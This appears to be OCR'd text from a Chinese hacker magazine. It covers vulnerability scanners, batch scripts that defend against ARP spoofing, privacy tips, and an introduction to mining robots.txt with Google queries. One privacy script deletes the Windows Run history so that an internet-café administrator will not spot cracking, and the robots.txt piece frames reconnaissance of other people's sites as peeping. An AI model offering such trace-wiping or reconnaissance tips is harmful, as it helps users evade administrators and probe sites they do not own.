


图12 找到指定字符串




图13 找到=request

OK，基本的就说完了，菜菜可以看到，找漏洞其实很简单，好的工具能增加漏洞寻找效率。但工具毕竟只起辅助作用，最好多看《黑手》明白漏洞形成原理，然后见招拆招，更多的好东西就看看菜菜大显身手啦。

[文章中涉及到的工具Acunetix网站漏洞扫描器、Php漏洞分析器以及文本编辑工具：Notepad++、EditPlus在光盘中有收录]

编辑点评：

这篇文章看的很过瘾，一上来那个暴强的Web漏洞扫描器就吸引了我的眼球——功能强大，没的说！不过对于我们小菜来说E文界面有点难以接受了。学好英文吧，国外的好多黑客工具等着我们去挖掘呢！读过这篇文章，我们不需要太多专业知识，利用这几个工具和作者提供的技巧就可以发现很多网站和Web程序的漏洞，这种不费力又讨好的事情哪有这么多呢！但正像作者所说的，使用工具要适可而止，从中学到知识才是真正的目的。NOHACK

无情剑客 梁泽滨

菜鸟跟我学批处理之ARP防御战

从本文中你可以学到：

1、arp绑定MAC和IP的用法

2、for /f和set命令的经典结合使用

ARP欺骗是黑客常用的攻击手段之一，前段时间很多大型黑客站点被黑，就是利用ARP欺骗原理入侵的，他们通过入侵同一个网段的计算机，再利用ARP欺骗技术来摄取目标计算机的有用信息，从而达到入侵的目的。在网吧利用ARP欺骗来盗号也是最常见的，很多外挂就捆绑了这些木马，它们通过用ARP欺骗来盗号，经常会导致局部网络掉线，严重的时候还使整个网吧掉线。这些后果可见ARP攻击的威力有多大了。最近又出了ARP2007新变种，害得我们网管们都喊救命，下面是我对ARP攻击的防御方法，希望可以帮到大家。

首先我们来了解一下ARP欺骗的种类。ARP欺骗分为二种，一种是对路由器ARP表的欺骗；另一种是对内网PC的网关欺骗。第一种ARP欺骗的原理是——截获网关数据。它通知路由器一系列错误的内网MAC地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的MAC地址，造成正常PC无法收到信息。第二种ARP欺骗的原理是——伪造网关。它的原理是建立假网关，让被它欺骗的PC向假网关发数据，而不是通过正常的路由器途径上网。在PC看来，就是上不了网了，即“掉线了”。

看了上面的攻击方法，我们大致能了解病毒通过伪造一个假的MAC地址，使PC同PC之间、PC和路由之间不能正常通信。每一个网卡都有唯一的MAC地址的，我们将MAC地址理解为我们居住的地址，IP地址为我们的名字，所以我要找一个叫“192.168.1.123”的人时候，往往会去找他的居住地址的，当我们要找的人的居住地址错的时候我们就无法去找到相应的人了。网络通讯也是同样原理，病毒伪造了一个假的MAC地址，致使数据不能正常地发送到相应的计算机，就会造成网络掉线等故障。

好了，讲了这么多原理的东西，现在来看看网上流行的防ARP攻击的方法吧。现在最火的就是“双绑”！ 双绑的意思就是客户机跟网关和与其有通讯的计算机的IP和MAC捆绑起来，在路由也设置跟每一台客户机的IP和MAC绑定。为达到防止ARP攻击，这个方法在客户机可以采用批处理来实现，代码如下：

```
@echo off
arp -d
arp -s 192.168.1.1 00-50-7f-c1-e1-00
arp -s 192.168.1.198 00-16-76-d4-ce-2e
arp -s 192.168.1.199 00-07-e9-0a-73-e8
```

客户机将上面这段代码保存为批处理文件放在启动目录里面就可以了，每当系统启动时候都会自动捆绑一次IP和MAC地址，这样就能大大地防止ARP攻击了。这个方法对旧的ARP病毒很有效果的。但是这个批处理要自己查找相应的MAC地址，网上有另外一种防ARP攻击的批处理，我就列出来供大家参考一下了，代码如下：

```
@Echo off
Rem 获得本机IP
For /F "tokens=2 delims=:" %%i in ('IpConfig /All^|Find /i "Ip
Address. . . . . . . . . . . . :"') Do @Set localip=%%i
Set localip=%localip:~1,100%
Rem 获得本机MAC
For /F "tokens=2 delims=:" %%i in ('IpConfig /All^|Find /i "Physical
Address. . . . . . . . . :"') Do @Set localmac=%%i
Set localmac=%localmac:~1,100%
Rem 获得默认网关
For /F "tokens=2 delims=:" %%i in ('IpConfig /All^|Find /i "Default
Gateway . . . . . . . . . :"') Do @Set gateip=%%i
Set gateip=%gateip:~1,100%
Rem 获得默认网关MAC
ping %gateip% -n 1 > nul
For /F "tokens=2 delims= " %%i in ('arp -a %gateip% ^|Find /i "
:"') Do @Set gatemac=%%i
Set gatemac=%gatemac:~1,100%
Rem 绑定本机IP和MAC
arp -s %localip% %localmac%
Rem 绑定默认网关与网关MAC
arp -s %gateip% %gatemac%
```

批处理中类似“IpConfig /All^|Find /i "Ip Address. . . . . :"”的语句意思是从“ipconfig /all命令（这个命令是打印当前的网络配置信息）的输出结果中筛选出有“Ip Address. . . . . :”的这行，然后对这行中以冒号分隔的第2个数据传递给变量%%i(For /F "tokens=2 delims=:" %%i)，do后面就是要执行的命令了，这里是将变量%%i的值赋给指定环境变量，以后我们引用的时候只要使用%环境变量名称%就可以了。具体大家在cmd下实验就可以看出结果了。

病毒真的很可怕，ARP病毒也出现了2007最新变种的，双绑对它来说好象不怎么奏效的，我曾经也尝试过它的厉害了。当时这个病毒只攻击我们网吧的几台服务器，造成收费系统、电影服务器、游戏服务器都不能正常连接网络，它伪造假的网关MAC地址，导致它们不能正常通讯。我用**arp -a**去查看网关的MAC地址，发现竟然是错的，就立刻用**arp -d**删除ARP缓存中的信息，但是一修复之后又变回来了，攻击的频率非常快，我当时郁闷死了。最后在收费机把全部电脑重启了，这样网络才恢复正常。后来我在一台机装了ARP防火墙监视，发现这些ARP病毒一般是通过色情网站和外挂传播的，有些变种用ARP防火墙也检测不到。

自从那次被攻击之后我自己研究了一种方法，经自己测试效果还算可以。ARP2007攻击的频率这么高，我们能不能写一个程序使系统每隔几秒钟就绑定一次呢？它一秒欺骗一次，我么就一秒绑定一次，这样就肯定不会掉网了。于是我就想到了利用批处理去实现这个问题了，这正也是今天的主角了。我们在记事本中写入如下代码保存为批处理文件即可：

```
:ab
ping -n 30 127.1>nul
start arp.bat
goto ab
```

我们用ping来定义时间差，这里我们定义的是30秒（编辑：这里不是严格意义上的30秒，只是在默认情况下ping命令从发出一个请求到收到回复差不多经历一秒）。在30秒之后执行arp.bat，跟着再执行本身，如此循环，这样就达到30秒绑定一次的效果了。这个批处理文件一定要和arp.bat放在同一个目录下，如果你的arp.bat文件放在服务器上面的，请你不要用start命令了，该改用call命令。Call命令用法：**call carp.bat**。

今天的ARP防御战到此结束，希望能帮到大家吧！如果各位还有什么好的方法的话请告诉小弟一声，好东西大家分享嘛！

[文章中涉及到的批处理文件在光盘中有收录]

编辑点评：

前面讲了ARP欺骗和批处理的for命令用法，我们正好在这里综合应用一下。本篇文章中的for命令主要运用的是for /f的用法，正好弥补了《小菜学bat高级篇》的不足。作者在arp.bat中结合for /f和set命令的用法应该说比较经典了，因为很多时候我们想在批处理中保留一些字符串，for /f为我们提取字符串，而set命令则为我们保存这些字符串提供了容器。要学好批处理，这两个命令必须可以灵活应用，建议大家多看看Windows中关于这两个命令的帮助。对于arp欺骗的防御，静态绑定说的最多，可还得从根源上把病毒干掉，当然能有一个new ARP最好了。

小黑学黑日记 计算机隐私防护

文 SDS

从本文中你可以学到：

1、清除常见的本地私密信息
2、Winrar的命令行用法
3、reg命令的删除注册表项的用法

小黑今天看到旧新闻，说原来微软公司的李开复被微软告上法庭了，本来IT内的跳槽没什么大惊小怪的，但是为什么微软非得把人家弄上法庭呀，小黑怀着疑问去找老黑，也就引出了今天的这篇小黑学黑日记之计算机隐私防护。

一、QQ信息泄露的防范

QQ是国内非常流行的IM通讯软件，该软件在带给我们快乐的同时也带了一些安全问题。首先我们要看好自己的QQ，不让密码信息泄露。盗Q木马一般分两种，一种是对QQ程序进行键盘记录，另一种是在QQ登录的时候向登录框发送get_text信息获取密码信息！

针对这两种木马，我们只要利用QQ的自动登录功能就可以起到防范作用，打开autologin，如图1所示。




图1 设置QQ自动登录工具

首先在QQ/TM中选择QQ.exe所在的磁盘位置，然后输入QQ号码和密码，单击“创建快捷方式”，就可以生成自动登录程序的快捷方式了，以后要登录QQ只要执行自动生成的快截方式就可以了！这还不行，因为WINDOWS是一个多用户、多任务的操作系统，如果其他用户登录系统，也有登录我们QQ的可能性。所以我们还要进行一些权限设置，打开QQ的安装目录，找到自动登录号码的文件夹，点右键，选择“属性”，在“安全”选项卡中点击“高级”，取消“从父项继续那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”，点击“复制”，然后只保留自己的账户，其他的账户都删除，这样别人就无法自动登录我们的QQ了！




图2 用QQ聊天记录查看器查看聊天记录

其次是本地聊天信息的安全，通过QQ聊天信息查看器，就可以轻易的查看到本地计算机的QQ聊天信息，如图2所示。

对于该种信息泄露，我们可以打开QQ的“菜单”——“设置”——“个人设置”，依次单击“安全设置”——“本地信息安全”，把“启用聊天记录加密”前面的勾选上，在“口令”输入密码就可以了！

二、硬盘文件彻底删除

李开复被告上法庭就是因为硬盘数据没有删除干净，对于利用一般方法删除的硬盘文件，我们通过EasyRecovery、FinalDate等软件就可以轻松的恢复，要防范该种信息的泄露，可以通过UtraSentry Wizard这款工具实现硬盘数据的彻底删除，软件运行后如图3所示。我们只要选择硬盘上的文件，点右键选择“安全删除”就可以了，另外还可以选择“安全删除的级别”，这个工具我做过测试，删除文件后，使用EasyRecovery绝对不能恢复！

（编辑：大家可以注意到市面上有很多类似的工具，其中不乏免费的，瑞星杀毒软件就自带了一个文件粉碎机不是吗）




图3 UltraSentry 界面

三、剪贴板隐私信息的泄露防范

剪贴板里收藏了我们很多的信息，虽然重启后就消失了，但是有时候因为一些疏忽就把信息泄露出去了，恶意查看者只要在“开始”——“运行”中输入 **Clipbrd**就可以轻松的获取这些隐私信息了，如图4所示。




图4 查看剪贴板内容

防范的方法其实很简单，对于敏感的信息不要使用剪贴板，如果要使用，我们在使用完成后，可以任意剪切一段无关紧要的信息覆盖原来的敏感信息就可以了！

四、文件发送到移动设备自动加密

为了移动存储设备中的信息安全，我们经常使用 WINRAR 的加密功能，但是如果对文件一个一个的进行加密实在是太复杂了，我们可以打开 C:\Documents and Settings\administrator 文件夹（系统安装在C盘），然后进入到 **SendTo** 文件夹，创建一个 x.bat 的批处理文件，在文件中输入如下代码：

```
@echo off
"C:\Program Files\WINRAR\WinRAR.exe" a -phacker "f:\mine.rar" "%1"
pause
```




图5 发送到批处理 x 加密压缩

上面的Winrar的路径根据自己的实际情况进行修改，a命令是添加的一个压缩文件，-p开关是设置密码（编辑：可以用 -hp 替代 -p实现更高安全性加密：无法查看压缩包中的文件内容，注意设置的密码要和 -p 或 -hp 开关连写），f:是移动存储设备的盘符，mine.rar 是压缩后的文件名，%1 是命令行参数，代表我们要压缩的文件。这样当我们需要把文件保存到 U 盘的时候只要在文件上点右键，选择“发送到”——“X.bat”就行了，如图5所示。

（编辑：要注意的是，如果要压缩的文件名以及文件所在的路径中有空格的话这个批处理是不会执行成功的，另外这个批处理一次只能添加一个文件到压缩包中，有待完善啊……）

五、历史记录导致的隐私泄露

历史记录是 WINDOWS 隐私泄露防范的一个重要环节！

1、thumbs.db 的隐私泄露

Thumbs.db 是一个图片的数据库文件，而且其体积随着文件夹中图片数量增加而增大。如果我们不注意，恶意查看者或者恶搞者通过缩略图查看器一类的工具就可以轻易的查看到我们的浏览过的隐私图片，如图6所示。




图6 用缩略图查看器查看 Thumbs.db 缓存过的图片

最好的方法是把图片存储到一个特定的文件夹，通过如防范 QQ 隐私泄露中的操作对图片文件夹进行权限设置！

2、浏览器的历史记录

对于 IE 浏览器的历史记录，我们可以在桌面的 IE 图标上点右键选择“属性”，在“常规”选项卡中点击“清除历史记录”按钮，并将“网页保存在历史记录的天数”设置为0。

3、清除运行记录

在“运行”里输入命令可以打开很多 WINDOWS 自带的程序，但是在网吧搞破解的时候要是被管理员找了出来，那后果是可想而知的，所以我们要清除这些记录！打开记事本输入如下代码，保存为 delrun.bat：

```
@echo off
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
rem reg命令用来操作注册表，delete参数用来删除注册表键值，/va参数表示删除项下所有值，/f参数表示强制删除
```

破解完成后，直接运行这个批处理就可以轻松的消除在“运行”中留下的痕迹！

4、播放器历史记录的清除

我们以 WINDOWS MEDIA PLAYER 为例，选择“工具”——“选项”，在“隐私”选项卡中，去掉“在播放机中保存文件和 URL 历史记录”前面的勾去掉就可以了！

［文章中涉及到的工具 autologin、QQ 聊天记录查看器、UtraSentry Wizard、缩略图查看器及批处理文件在光盘中有收录］

编辑点评：

是保护自己的信息不被别人窥探，还是留下这些信息给自己带来方便，很多人在这两者之间徘徊。其实对于一些不是很重要的信息，就算被人看到也无所谓，类似这些信息可以保留，以使访问网站等操作更快捷方便。另外一个建议是使用多个密码，对于一些不重要的账户可以通用一个密码并且在本地保存，而对于重要的账户信息，比如个人邮箱等，就应该设置复杂的密码并且不在本地留下任何蛛丝马迹。SDS这篇讲了很多隐私防护需要注意的地方，我觉得一般情况下我们要保护自己的信息，用 Winrar 的加密功能就足够了，可是不要忘记密码哦！

图 冰的原点

将偷窥进行到底

从本文中你可以学到：

1、什么是 robots.txt
2、搜索引擎如何搜集网页
3、利用 robots.txt 获取网站敏感信息

大家都知道，一个网站的一些文件会被搜索引擎收录，而我们正好可以用Google、百度等搜索引擎搜索出和一些网站有关的信息。可是一个网站总会有些内容不想让人知道，那么它会怎么做呢？嗯，对了，大家都会想到 robots.txt 吧。那么，什么是 robots.txt。我们先来认识它：

1、什么是 robots.txt 文件

搜索引擎使用spider程序自动访问互联网上的网页并获取网页信息。spider在访问一个网站时，首先会检查该网站的根域下是否有一个叫做robots.txt的纯文本文件。您可以在您的网站中创建一个纯文本文件robots.txt，在文件中声明该网站中不想被 robot 访问的部分或者指定搜索引擎只收录特定的部分。

请注意：仅当您的网站包含不希望被搜索引擎收录的内容时，才需要使用 robots.txt 文件。如果您希望搜索引擎收录网站

上所有内容，请勿建立robots.txt文件或者创建一个内容为空的robots.txt文件。

2、robots.txt文件放在哪里

robots.txt文件应该放在网站根目录下。举例来说，当spider访问一个网站（比如http://www.abc.com）时，首先会检查该网站中是否存在**http://www.abc.com/robots.txt**这个文件，如果机器人找到这个文件，它就会根据这个文件的内容，来确定它访问权限的范围。

以上的信息来自百度大叔，呵呵，大家都清楚robots.txt的作用了吧？那么今天我们讲的就是它！它里面放的是不想让我们看到的目录或文件，那么robots.txt它本身呢？文件本身让不让我们看呢？换句话说，我们要是搜索robots.txt是不是一样可以达到偷窥的效果呢？呵呵，我们来试下，打开Google，输入：**inurl：robots.txt**，看看有什么效果，如图1。

